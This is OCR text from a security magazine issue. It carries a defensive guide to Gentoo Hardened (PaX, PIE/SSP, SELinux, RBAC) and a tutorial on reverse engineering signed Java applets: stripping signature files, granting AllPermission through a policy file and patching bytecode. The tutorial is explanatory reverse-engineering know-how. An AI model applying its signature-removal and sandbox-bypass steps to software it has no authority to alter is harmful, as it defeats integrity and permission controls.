Kyrion Digital Securities Pvt. Ltd B-92, G.T Karnal Road Industrial Area, Delhi-110033 Tel.: +91-11-4708-5343 E-mail: info@kyrion.in Website: www.kyrion.in













DEFENSE PATTERN

The Gentoo Hardened Project:

Or How to Minimize Exploits Risks

If you are reading this, then you might know what Gentoo Linux is. If not, Gentoo Linux is a Linux distribution with plenty of years of history and development. It was born on October 4th, 1999 by Daniel Robbins.

Gentoo's approach to Linux is evidenced in its philosophy [1], from there it derives the fact that optimization, flexibility and choices are the keystones of the distribution. Gentoo gives users the tools needed for them to shape their Gentoo installation to their liking all the while building and compiling software specifically for their hardware architecture, not relying on pre-built binaries compiled by someone else. That is one of the reasons why you will hear users and developers, say that Gentoo is a *meta-distribution* because the distribution provides exciting tools that allow users, using the same base system, to build highly secure servers, neat desktops, embedded solutions or even a special VDR system.

Gentoo achieves this degree of flexibility through its *software distribution system*, called Portage [3]. This technology allows the user to manage the local collection of scripts, used by the package manager, to install, update or delete software from the system. This collection is called Portage Tree and has over 10,000 packages ready for the user's enjoyment.

Since the distribution is based on source packages, Portage can offer users great detail in the choices they can make when building software for the target machine. This is achieved by means of a special mechanism called USE flags [3]. USE flags are keywords that can be specified when building software to select/deselect which features a package will be built with.

For example, say you want to install a server without a graphical user interface. It wouldn't make sense to build software with features that use the X server or bindings to Gnome libraries. Portage gives you the ability to (globally, per-package, per-slot or perversion) disable all of those features for all packages to be merged into the system. Besides USE flags, Portage provides something called *system profiles*. A profile, for short, is a set of default values (e.g. predefined) for various important environment variables that are used when building packages. They set things like default CFLAGS, USE flags, arch keywords and set a certain range of acceptable versions for important packages. You may think of profiles as *recommended settings* for building and maintaining a system for a specific purpose (see Listing 1 for a list of default system profiles).

Before getting into the nuts and bolts of how the USE flags and profiles are related to the Gentoo Hardened Project, let's take a look at what it is and what does it offers.

Listing	1. Default system profiles in a Gentoo system
kafka x	86 # eselect profile list
Availab	le profile symlink targets:
[1]	default/linux/x86/ <mark>10.0</mark>
[2]	default/linux/x86/ <mark>10.0</mark> /desktop
[3]	default/linux/x86/ <mark>10.0</mark> /desktop/gnome
[4]	default/linux/x86/ <mark>10.0</mark> /desktop/kde
[5]	default/linux/x86/10.0/developer
[6]	default/linux/x86/ <mark>10.0</mark> /server
[7]	hardened/linux/x86
[8]	hardened/linux/x86/selinux
[9]	selinux/2007.0/x86
[10]	<pre>selinux/2007.0/x86/hardened</pre>
[11]	selinux/v2refpolicy/x86
[12]	selinux/v2refpolicy/x86/desktop
[13]	selinux/v2refpolicy/x86/developer
[14]	selinux/v2refpolicy/x86/hardened
[15]	selinux/v2refpolicy/x86/server

What is the Gentoo Hardened Project [4]?

The Gentoo Hardened Project is an internal group of developers whose goal is to make sure security-related technologies play nice in Gentoo Linux systems and that are also integrated to the core of those systems. Their approach is to provide different technologies that can be used together in a layered fashion implemented in the easiest possible way so users can take full advantage of them to build a secure system, thus minimizing risks for successful exploit attacks.

The technologies offered by the Hardened Project are:

PaX (Page eXecute)

PaX is a patch-set for the Linux kernel aimed at protecting memory pages to minimize the successful exploitation of memory corruption bugs, e.g buffer and heap overflows. According to the PaX documentation [5] the patch-set contributes to limit, or nullify, the effects of memory based attacks by:

- Allowing the separation of writable and executable properties of memory pages, making the enforcement of least privileges possible on pages. The data in a task's address space should have the minimum privileges depending on the requirements of said data. If the data is not executable, then the page should be marked as non-executable (NOEXEC).
- Implementation of the address space layout randomization (ASLR) that minimizes the success of attacks that require advanced knowledge of memory addresses. This provides the main executable segment base randomization (RANDEXEC), mmap and brk() address randomization (RANDMMAP), user stack base address randomization (RANDU STACK) and kernel stack base address randomization (RANDKSTACK).

When the kernel loads a program, different segments from the executable file are mapped into memory pages. Those memory pages contain information about different sections of the executables, such as loadable ELF segments (code and data), heap, references to the dynamic linker, stack and space for uninitialized variables in the program. The NOEXEC feature of PaX can be used to avoid certain attacks that rely on code injection into memory pages, such as attacks based on *shellcode*, by means of turning some of the memory pages assigned to a program, specially the ones for the heap and stack, nonexecutable.

The NOEXEC feature of PaX can also control the way in which memory mappings are created and managed in terms of permissions. PaX can prevent

the creation of readable/writable memory mappings and non-executable mappings, while also preventing changes from one state to another: writable-toexecutable, readable-to-writable, etc. As we'll see later in this article, PaX features such as NOEXEC can be controlled (turned off or on) for specific executables, to avoid breaking applications that rely on code creation and execution during runtime.

The other PaX technique listed above, the ASLR, uses another approach to minimize the chance of success for memory-based attacks. The approach taken by the ASLR technique is to introduce randomization of the different addresses given to a process by the kernel, including the location of the heap and the stack. With this randomization, some of the techniques used to exploit buffer overflow bugs, by injecting code into a process' address space, are hindered and/or rendered unworkable since the offsets to memory addresses that would be used to write and execute code are changed or moved.

In Gentoo Hardened, PaX is considered to be the first line of defense against attacks on the OS.

PIE/SSP

PIE stands for position independent executables and SSP stands for stack smashing protector. PIE is a method of building binaries with information on how to relocate parts of the executable in memory. This is similar to the concept of position independent code (PIC) but for executables. When a static executable (an executable compiled without PIE flags) is loaded into memory, the .text, .data and .bss sections are loaded into memory sequentially, thus the addresses given to those sections in the process' address space are somewhat predictable. This is also true for the shared libraries' addresses the executable is linked to. With an executable compiled using the PIE flag (-fPIE in GCC), those addresses can be partitioned and relocated at load time. This mean that a PIE binary can use the advantage of the randomization techniques when PaX is enabled in the system, making it difficult to guess the actual address of some of those sections, specially those addresses of the heap and stack.

SSP stands for stack-smashing protector, and it guards buffers and stack frames created by applications at runtime. SSP adds a random value (called the *canary*), to the end of buffers or before the *return address* of the stack frame. If an attacker were to exploit a buffer overflow error in an application compiled with SSP (fstack-protector or -fstack-protector-all), either to inject code after a buffer or rewriting the return address in the stack to implement a ret2libcError: Reference source not found, the *canary* would be overwritten. As the *canary* is always checked by the system, before executing an instruction, SSP can make the system kill the process when the integrity of the canary is compromised.

PIE/SSP are the second line of defense in a Gentoo Hardened system. One thing must be said about PIE, though. PIE by itself does not provide any securityrelated enhancement to the system. It is only effective against attacks that use advanced address knowledge when combined with PAX ASLR techniques.

SELinux, grsecurity and RSBAC (Access control)

Last line of defense and fine-grained system access control in a Gentoo Hardened system.

Linux systems count on a mechanism (called *discretionary access control*, or DAC) to allow users to create, read, modify or delete files in the system. Nonetheless, this mechanism is pretty simple, having only read-write-execute permissions on only three user roles (u,g,o).

Mandatory access control is an access policy established to provide more fine-grained control on the objects (files, directories, filesystem, tcp_sockets, etc.) of the system based on access policies for users or processes. From a general point of view, as Gentoo Hardened provides different means and technologies by which to implement and use it, mandatory access control sees users or processes as a subject that perform actions on objects. These actions are encoded in a security context which determines exactly what specific subjects can do with objects and how objects can be used by subjects.

You can read more about these technologies in the Gentoo Hardened Project Documentation here *http://www.gentoo.org/proj/en/hardened/primer.xml*.

Installation of a Gentoo Hardened system

It is not the goal of this article to provide a detailed procedure on how to install Gentoo. There are a lot of



excellent documents on how to install a Gentoo system including the official handbook [6], and in many different languages. What is important for the topic is the stage which will be used as the base system.

All Gentoo Linux systems, or at least the official way, are installed from a running system, be that a Gentoo minimal CD, or even other Linux distribution or LiveCD/ LiveDVD. Once you have followed the instructions in the handbook through step 5 (after setting up your network and disks), you will be asked to choose a stage3 to install the Gentoo Installation Files, which will be your base system files. For a hardened installation, you should choose a hardened stage3 for this step.

You can find the official hardened stage3 images on the mirrors on the Download section of the Gentoo website [7], under the stages link for your hardware architecture (see Figure 1 for reference). Once you've clicked on the right *stages* link, you are going to land on one of the mirrors, listing several files, those are the default stages for Gentoo installations. In the mirror, you will also find a folder called *hardened*, which contains the download links for hardened-enabled Gentoo stages.

The naming convention for the hardened stages is: stage3-<arch>-hardened-<date>.tar.bz2. For example, is your system is an x86-32, then the right stage for you would be one called: stage3-x86-hardened-20111206.tar.bz2.

Choosing the right profile and kernel

After you download the right stage, un-packaged it and chrooted into it (according to the handbook instructions), you'll have to choose the profile your new system will be using. To do this, just execute the command in shown in Listing 1 to list the profiles you have available, and the choose the one that is most appropriate for your system. You can set your profile using the command

As mentioned above, the hardened profile configures your Gentoo environment (USE flags, CFLAGS, required package version ranges, etc.) to take full advantage of the security-related technologies provided by the project, so you don't have to do it yourself. Some of these settings are:

• Add __fPIE, fstack-protector-all __D_ FORTIFY_SOURCE=2 to CFLAGS, effectively enabling PIE/SSP by default.

- Add -Wl,-z,now -Wl,-z,relro to LDFLAGS.
- Add hardened crypt pam ssl among others to USE flags.

This means that if you use the defaults provided by the profile, then your sources

Figure 1. Gentoo's downloads page

will be compiled with those CFLAGS and LDFLAGS, thus adding support for PIE/SSP, and also enabling security patches and linking to crypt, PAM and SSL libraries when possible.

The kernel installation step is another thing you must take into account when configuring your hardened system. The Gentoo Hardened Project provides a patched kernel for Gentoo systems, with PaX, GRSecurity and other goodies already patched in. The package that contains the patched kernel is called hardened-sources and can be merged into your system by executing the command: emerge -av sys-kernel/hardened-sources.

This command will install the Linux kernel (-securityenhanced) in your machine. Before compiling your new Linux kernel, just make sure everything you need is enabled in the config (check out the kernel configuration section in the Gentoo PaX quickstart guide [8]). After you compile your new hardened kernel, you may continue with the handbook instructions to finish your Gentoo Linux installation.

Already installed Gentoo systems

All the instructions and steps given above, are also applicable to already running Gentoo systems. Say, you have a Gentoo box and you want to switch profiles to use the tools provided by the Hardened Project. It is completely possible to switch from a non-hardened profile to a hardened one, but not without a bit of work. To change from a non-hardened profile to a hardened profile in an already deployed Gentoo system you have to follow this steps:

- Change the current profile to a hardened profile. You can achieve this by running the command in Listing 2. This will set up your environment to use the hardened settings, but won't make your current toolchain or kernel automatically hardened, nor all the applications and programs you have already built.
- You need to install a hardened toolchain. This can be achieved by means of re-emerging your compiler, binutils and libc as shown in Listing 3.
- After re-emerging your toolchain and re-building your system and world sets, you should install, configure and compile a hardened kernel to go with your change.

Post-configuration steps

Once you have your hardened system up, you will be protected against multiple types of attacks, especially memory exploitation attacks through PaX and programs and applications compiled with PIE/SSP through your hardened toolchain. But you can do so much more by configuring access control mechanisms.

At this point, your hardened system possess mechanisms to enable more strict security policies on users. The supported mechanisms in your hardened project are GRSecurity's RBAC and SELinux.

```
Listing 2. Setting up the profile for your new installation
Kafka / # eselect profile set 7
#This will select profile [7] from the list shown by $ eselect profile list. The profile #7 in the list
                   #corresponds to: hardened/linux/x86.
#The actual output of the list could vary, depending on the architecture you downloaded the #stage, among other
                    reasons.
Listing 3. Switch to hardened profile. Source: Gentoo Hardened Project – Hardened FAQ
# emerge --oneshot binutils gcc virtual/libc
# gcc-config -1
 [1] x86 64-pc-linux-qnu-4.4.4 *
 [2] x86 64-pc-linux-gnu-4.4.4-hardenednopie
 [3] x86 64-pc-linux-gnu-4.4.4-hardenednopiessp
 [4] x86 64-pc-linux-gnu-4.4.4-hardenednossp
 [5] x86_64-pc-linux-gnu-4.4.4-vanilla
If the hardened version isn't chosen select it
# gcc-config x86 64-pc-linux-gnu-4.4.4
# source /etc/profile
Keep emerging the system
# emerge -e --keep-going system
# emerge -e --keep-going world
```

References

- You can check out the philosophy of Gentoo here: http://www.gentoo.org/main/en/philosophy.xml [1]
- Portage is both the Software Distribution System and the primary, say "official", package manager [2]
- More information on USE flags can be found at http://www.gentoo.org/doc/en/handbook/handbook-x86.xml?part=2&chap=2 [3]
- You can read the Hardened Primer in here *http://www.gentoo.org/proj/en/hardened/primer.xml* [4]
- http://pax.grsecurity.net/docs/pax.txt and http://www.pjvenda.net/linux/doc/pax-performance/[5]
 http://www.gentoo.org/doc/en/handbook/handbook-x86.xml [6]
- http://www.gentoo.org/aoc/en/nahabook/nahabook-,
 http://www.gentoo.org/aoc/en/nahabook/nahabook-,
- http://www.gentoo.org/main/en/where.xml [7]
- Gentoo PaX Quickstart Guide can be found at http://www.gentoo.org/proj/en/hardened/pax-quickstart.xml [8]
- http://www.gentoo.org/proj/en/hardened/grsecurity.xml [9]
- Gentoo SELinux Handbook can be found at http://www.gentoo.org/proj/en/hardened/selinux/selinux-handbook.xml [10]

As the hardened profile is not aware of the final use you are going to give to your system, nor to the different users it may have, it is not much what it can do on mandatory access control policies, so it is up to you to create useful and sensible policies.

Fortunately, RBAC and SELinux provide many tools to help you configure the activities a user can perform, or the roles for specific users.

In the case of RBAC, an administrative interface called *gradm*, is provided to let you completely manage the RBAC subsystem. You can get this tool by merging it into your system with the command: emerge -av sys-apps/gradm. This tool comes with a great feature called *Learning mode*. Instead of creating roles by hand and one by one, you can activate the learning mode for RBAC and let it study your users to create an appropriate policy for your system. After RBAC has learned enough of your habits using the system, you can disable the learning mode and study the resulting policies to tweak the details (see Listing 4).

From the SELinux perspective, if you selected a hardened profile with SELinux support, then your system will be integrated with SELinux in an easy way. Furthermore, the package manager (portage in this case) will be SELinux-aware, allowing files installed by merged packages to be automatically classified and labeled. There are many tools and documentation

describing this security mechanism, e.g. the Gentoo SELinux Handbook, where you can go to obtain an indepth description and configuration steps to get all the potential from SELinux [10].

Caveats and potential problems

Everything is not peachy in the land of *The Hardened*. You might run into unexpected, and also expected and properly documented, problems when running a security-enhanced system. There are applications that don't play nice with some of the technologies provided by the project.

According to the Gentoo PaX Quickstart guide, there are known examples of applications that do not play well enough with PaX enabled systems, for different reasons. For instance, OpenOffice will issue calls to mprotect with PROT_EXEC|PROT_WRITE flags to make the memory pages of the process executable and writable. A PaX-enabled system will deny that petition, and OpenOffice would die with some *bad allocation* error. Similarly, Xorg will fail in a PaX-enabled system due to the use of code generation and execution at runtime.

If you find an application that just won't run (legitimately) when PaX is enabled, then you can use PaX utils to turn off PaX protection for the offending binary only. Just emerge -av sys-apps/paxctl and follow the instructions to

Listing 4. Learning mode for RBAC. Source: The Gentoo Hardened Project: GRSecurity Guide [9]

```
#Activate "Learning Mode"
# gradm -F -L /etc/grsec/learning.log
#Get the learned policy
# gradm -F -L /etc/grsec/learning.log -O /etc/grsec/learning.roles
# mv /etc/grsec/learning.roles /etc/grsec/policy
# chmod 0600 /etc/grsec/policy
```

toggle off PaX protections for the binary in question. For example, if you want to disable PaX protections for Xorg (one of the affected applications), you could run paxet1 zpeMRxs /usr/bin/Xorg which will do the following:

- Restore default flags on /usr/bin/Xorg.
- Disable PAGEEXEC.
- Disable EMUTRMAP.
- Enable MPROTECT.
- Enable RANDMMAP.
- Disable RANDEXEC.
- Disable SEGMEXEC.

There are some other problems to take into account when running a system with PaX enabled but overall, these problems have workarounds that will make your system run well, but losing some kind of protection in the meantime. Please refer to the *Gentoo Hardened Project* documentation for more information on the subject.

Thoughts on systems security

Although according to the *Common Weakness Enumeration* (CWE) from MITRE, buffer overflow attacks rank 3rd in the list of 25 most dangerous software errors for 2011, and that those attacks can be hindered by a well-configured Gentoo Hardened system, I'm one of those, like many, many others, that believe that security is not a product, but a process. You must not blindly implement a software solution that promises a perfect solution to your security related problems. The implementation of awesome features like PaX, Grsecurity, RBAC and SELinux, along with strong, well-defined security policies and the use of Intrusion Detection Systems, Firewall and Physical Access Control will give you a great head start to tackle outside and inside attacks.

The Gentoo Hardened Project aims to ease the implementation of advanced security-enhancing mechanisms into your systems, but it can only do so much to help you out. The rest is up to you.

JESUS RIVERO

GEEKED AT BIRTH



You can talk the talk. Can you walk the walk? Here's a chance to prove it.

IT'S IN YOUR PULSE

LEARN

Advancing Computer Science Artificial Life Programming Digital Media Digital Video Enterprise Software Development Game Art and Animation Game Design Game Programming Human-Computer Interaction Network Engineering

Network Security Open Source Technologies Robotics and Embedded Systems Serious Games and Simulation Strategic Technology Development Technology Forensics Technology Product Design Technology Studies Virtual Modeling and Design Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

REVERSE ENGINEERING

Hacking Applets: A Reverse Engineering Approach

In this article we'll discuss a technique that can be used to modify the applet's Java byte code without having to recompile the applet. This is useful when the source code of the applet is not recoverable because it is obfuscated using tools such as DotFuscator.

ou are going to learn the reverse engineering and patching of Java based applications. We'll use a common deployment scenario where:

- The applets are signed
- The applets run in the context of Internet Explorer, using proxy settings imported from the browser settings.

A brief about Java class file format

The Figure 1 shows the basic layout of a Java class file.

Now we'll take a look at some of the important members, which will be useful as we move ahead:

Constant Pool

The Java virtual machine relies on symbolic reference of classes to get the runtime layout, the byte code refers to these symbolic references, and these references are placed in the constant pool.

Each constant pool entry has the following format:

```
cp info {
    ul tag;
      ul info[];
   }
```

Fields Array

This gives the complete description of all the fields in the class/interface.


Method Array

The method array is another important structure that we need to be aware of before Figure 1. Java class file format

reverse engineering applications; this array holds the class byte code.

Code Attribute:

This is a variable length structure, this is used to hold the code of the methods defined in the class/interface, max number of local variables, max stack size, and an exception table which indicates the extent and nesting of try blocks and corresponding catch blocks. This also holds some other important attributes, called LineNumberTable and LocalVariableTable, these attributes hold information that is used by debuggers to locate local variables and match the byte code with the respective line number in the original source code.



Exception Attribute

This is another variable length structure that gives the list of exceptions that the application might throw.

Reverse engineering Java applets

In this section we'll see how to patch byte code and perform other kinds of manipulation in the Java class files of the applet, we'll also see how to get a signed applet to run in a standalone manner (as an application).

Removing signatures and providing permissions

The signature is used to verify that an applet or application is from a reliable source and can be trusted and can be run with the permissions given in the policy file. If we try to modify the byte code or any data structure we will get an error, as shown Figure 2.

This indicates that the integrity of the file has been compromised; this was concluded because the digest in the signature files was not same as the digest calculated when the jar file was being read. The easiest way to remove this is by simply deleting the two files called the *SIGNFILE.DSA* and *SIGNFILE.DSF* in the *META-INF* directory. The second modification that needs to be done is to give the applet permissions so that it can access resources in the machine. To remedy this we will create a policy file (*sjava.policy*) having the following entries:

```
grant {
    permission java.security.AllPermission;
};
```

And we can start the *appletviewer* using the following command:

```
appletviewer -J-Djava.security.policy=sjava.policy
<applet.html>
```

The policy file states that the complete permissions are given to the applet; if the applet is designed with a malicious intent then it will be preferable to perform a static analysis before granting any permission.

The next step is to understand the various tools that will be used for reverse engineering and byte code patching.



Figure 2. Error due to tampering with signed applet








Figure 4. Source file recovered after decompiling

Byte Code Manipulation tools

This is the list of tools that will be used in the demonstrations given in the article:

- Class Constructor Kit (CCK) by M. Dham
- · Java Decompiler
- Jclasslib bytecode viewer by ej-technologies
 JDB

Class constructor Kit (CCK)

This is a great tool for visual creation and modification of class files. This will allow you to append your own byte code instructions, change the existing ones, update manv data structures such as Linenumber table, LocalVariable table, Fields, attributes etc.

Java Decompiler

This allows you generate the original Java files

REVERSE ENGINEERING

from the class file, this can be used to understand and locate the code you are going to modify as well as verify whether post modifications the decompilation will generate a proper Java source code file.

JclassLib bytecode viewer

This tool parses the entire class and gives you the proper picture of what a class file looks like by showing all the information such as constant pool table, interfaces etc.

JDB

This is a java debugger, using this we can set breakpoints on certain methods in the classes and perform a dynamic analysis.

Byte Code Patching

Let's take a look at how Jclasslib displays the data (see Figure 3).

The left pane indicates a lot of data structures such as constant pool, interfaces implemented in the class, the expanded tree node is for methods exported by the class and the highlighted method name is *start* and as we can see there is just one attribute to the method called code which was explained previously, the right hand side of the window shows the byte code for the method, the green links are the arguments to the opcodes.

For ex. getstatic #11, Here #11 points to the 11th array index in the constant pool which is the structure of Field_ref_info.

The instructions have the following layout:

mnemonic
operand1
operand2

. . .

General Information	Generic info:
🗉 🚞 Constant Pool	Attribute name index: cp info #144
🗟 🚞 Interfaces	Attribute length: 122
🖲 🧰 Fields	
🖻 🧰 Methods	Specific info:
(0) <init></init>	Bytecode Exception table Misc
🖻 🧰 [1] init	erresse Exception cable Prior
- • [0] Code	1 0 getstatic #11 <java lang="" system.out=""></java>
😑 🧰 [2] _createMenuBarV	2 3 ldc #44 <inside start=""></inside>
• [0] Code	3 5 invokevirtual #13 <java io="" printstream.println=""></java>
😑 🚞 [3] start	4 8 aload_0
- • [0] Code	5 9 invokevirtual #45 <echo dataappletgetcodebasecurl=""></echo>
🕀 🧰 [4] stop	6 12 astore_1
E Calculation [5] _actionPerformedcActionEventV	7 13 aload 0
🗈 🛅 [6] destroy	8 14 aload 0
Attributes	9 15 invokevirtual #46 <echo dataappletgettoolkitctoolkit=""></echo>
	10 18 invokevirtual #47 <java awt="" td="" toolkitgetsystemclipboardcclipboard<=""></java>
	11 21 putfield #5 <echo dataapplet.m_clipboardcclipboard=""></echo>
	12 24 aload 0
	13 25 invokespecial #48 <echo dataappletcreatemenubarv=""></echo>
	14 28 aload 0
	15 29 new #49 <echo datadisplayer=""></echo>
	16 32 dup
	17 33 bipush 82
	18 35 bipush 25
	19 37 bipush 12
	20 39 1dc #21 <courier new=""></courier>
	21 41 invokespecial #50 <echo datadisplayer.<init="">></echo>
	22 44 putfield #4 <echo dataapplet.m_datadisplayercdatadisplayer=""></echo>
	23 47 aload 0
	24 48 new #51 <echo client=""></echo>
	25 51 dup
	26 52 aload_1
	27 53 invokespecial #52 <echo client.<init="">></echo>
	28 56 putfield #3 <echo dataapplet.client=""></echo>
	29 59 aload 0
	30 60 new #53 <echo dataprocessor=""></echo>
	31 63 dup
	32 64 aload 0
	33 65 getfield #4 <echo dataapplet.m_datadisplayercdatadisplayer=""></echo>

Figure 5. ByteCode representation of GetCodeBase

The mnemonic is the name of the opcode and the operand1/2 is the compile time generated operands; these are embedded within the class file with the instructions.

The other kinds of operands are runtime generated and are placed in the operand stack.

For example getstatic <java/lang/system.out> The memory layout will be:

getstatic indexbyte1 indexbyte2

Where indexbyte1/2 will be in the compiled code, the byte code in binary format will have the following representation:

17800 61

Here 178 is the opcode and 0061 is the index into the constant pool table.

The operand stack will have the following format:

... => value

Where, the left hand side of the symbol => indicates the data consumed by the opcode and the right hand side indicates the result of running the opcode.

Let's see another example: *anewarray* this is used to create an array of references. The memory layout will be:

18900 61

Where 189 is the opcode and 0061 is the index into the constant pool which a symbolic reference to a class/interface.

The operand stack contains the following values:

..., count => arrayref

Hence, at runtime the opcode takes the length of the array as an argument and returns a reference to the generated array.

As we can see the opcode separates their operands into runtime and compile time and both are required to generate the results.

Now let's move into the portion where the class file will be patched, to do that, the best approach is to decompile the class files using Java Decompiler, this will help us in locating the file that contains the method which needs to be altered. We will use a sample applet to demonstrate this process. The jar file is extracted and the target file is recovered in this case this is called DataApplet. The class file is decompiled using Java Decompiler and then source is partially recovered, we locate our function called start() this function has the following implementation (Figure 4).

From the implementation we can see that the method uses the function GetCodeBase() to get the base URL from which the applet is loaded, and if we try to run the applet in a standalone manner, that is, by saving the jar file and then running the file using the appletviewer this will give a null pointer exception because GetCodeBase() will return a NULL value and hence the variable url will be NULL, when it is used later on in other parts of the code, it will generate the exception.

Now, let us look into the byte code representation of the above method (Figure 5).

The code section that needs to be removed is:

aload 0; invokevirtual echo/DataApplet. getCodeBasecURL;

This in java source code would be:

Java.net.URL url = getCodeBase();

And we need to replace this with:

URL url = new URL("http://xxx.xxx.xxx/secured/ MainPage.html");

The next step is to figure out how this will be represented in Java byte code, the easiest method is to write the desired code and generate the class file and recover the byte code from the class file.

The generated class file was viewed using the byte code viewer *jclasslib* (Figure 6).

Now this code will be injected into the class using the Class Constructor kit (CCK) (Figure 7).

While patching applet code, the most important thing that we need to be careful about is maintaining the stack state.

It is important to understand how each instruction behaves, let's take the above code as an example.

The instruction *new* will have the following operand stack format:

... => objectref,..

That is, the object reference will be left in the stack after it is called, the compile time operand specifies which object needs to be created, hence the stack will contain an extra value and has to be consumed, dup, ldc_w has the function of pushing values into the operand stack, these have to be consumed to maintain the expected state of the stack, this is done by the



hakin9 team!



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

editors@hakin9.org

and give us a brief description of your field of interest.

We look forward to hearing from you!



Figure 6. Byte codes to be patched with

variable name>

invokevirtual <java.io.PrintStream.p
rintln>

This is a very primitive way getting local variable values, but very

effective (in the absence of debug

info) in understanding the overall

This article shows the process of reverse engineering of an applet

which does not have any kind of code obfuscation, string encryption

techniques employed. This article

is intended as starting point to begin reverse engineering java applets/

code

protection

behavior of the method.

other

Conclusion

applications.

and




Figure 7. Injecting the modified code

opcode *invokespecial*. The stack state expected by this opcode is:

..., objectref,[arg1],[arg2],...=>...

This opcode takes the objectref and the arguments present in the stack and invoke the method given in its compile time operand and does not return any value, but we have to return a reference to the newly created object, for that reason we use dup that creates two instances of the object reference of the class, the first one is consumed by the invokespecial instruction and the second one is still left in the stack and this is assigned to the local variable at index 0, which is a URL object.

After this modification the applet will connect to a static address every time and it can be run and debugged as a java application.

Debugging an applet compiled without debug info becomes difficult since, as mentioned before, there are two attributes of the code attribute called the LocalVariableTable and LineNumberTable these tables are empty and hence the local variable names can't be fetched and hence their values can't be manipulated by the Java debugger.

Now the simplest way to study the runtime behavior of such applications is to inject the code:

RONNIE JOHNDAS

Ronnie is working as a Malware Analyst\ Product Security Analyst (ACS Engineering) in Honeywell Technology solutions Lab in Bangalore, India, his main areas of work and interest includes Reverse code engineering, Web Application Security.

NILESH KUMAR

Nilesh is working as a Sr. Engineer-Security Analyst with Honeywell Technology Solutions Lab, Bangalore, India. He is mainly focused on Application Security, Network Security and Wireless Security. Apart from that he shows interest in Reverse Engineering. (Blog: nileshkumar83.blogspot.com)

May 20th - 25th @ Okura Hotel Amsterdam

REGISTER ONLINE

http://conference.hitb.org/hitbsecconf2012ams/

CODENAME: SAMURAI SKILLS COURSE

Penetration Test Training Samurai Skills

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time, any where)
- Our Course is Totally Different from Other Courses (new Techniques)

EDETECTIVE

Email

Chat

Web

FTP

P2P

VOIP

WebCam

HTTPS/SSL

TELNE



E-Detective Lawful Interception Network Forensic Analysis Internet Surveillance Enterprise Information Securi



DECISION GROUP INC.

Address : 4/F No.31, Alley 4, Lane 36, Sec. 5, Ming-Shan East Rd, Taipei, Taiwan Phone : +886 227665753 Fax : +886 227665702 Email : <u>decision@decision.com.tw</u> Website : www.edecision4u.com